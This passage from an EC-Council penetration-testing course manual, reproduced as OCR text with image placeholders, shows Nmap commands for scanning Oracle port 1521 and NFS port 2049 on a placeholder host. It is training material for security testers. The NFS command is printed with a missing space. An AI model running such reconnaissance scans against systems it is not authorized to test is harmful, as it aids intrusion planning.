


Figure L.16: Port scan for Citrix ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for Oracle Ports (Port 1521)

Source: *https://nmap.org*

The Oracle components use different ports for providing different network services to the system users. One of the default ports is 1521, from which the systems run Oracle database management services such as Oracle SQL Net Listener and Data Guard that are used.

You can use the following command to test the Oracle ports (port 1521), in Nmap:

```
nmap -sU -p 1521 x.x.x.x
```




Figure L.17: Port scan for Oracle ports using Zenmap in Windows

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure L.18: Port scan for Oracle ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for NFS Ports (Port 2049)

Source: *https://nmap.org*

Network file system (NFS) is a network file system protocol, originally developed by Sun Microsystems in 1984. It allows a user to access files over a network, if the network devices were attached to its local disks. NFS builds on the open network computing remote procedure call system.

You can use Nmap to conduct a remote procedure call (RPC) scan to discover NFS ports. The default NFS port is 2049 and the following command is used to scan NFS ports:

```
nmap -v -sV-p 2049 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.19: Port scan for NFS ports using Zenmap in Windows

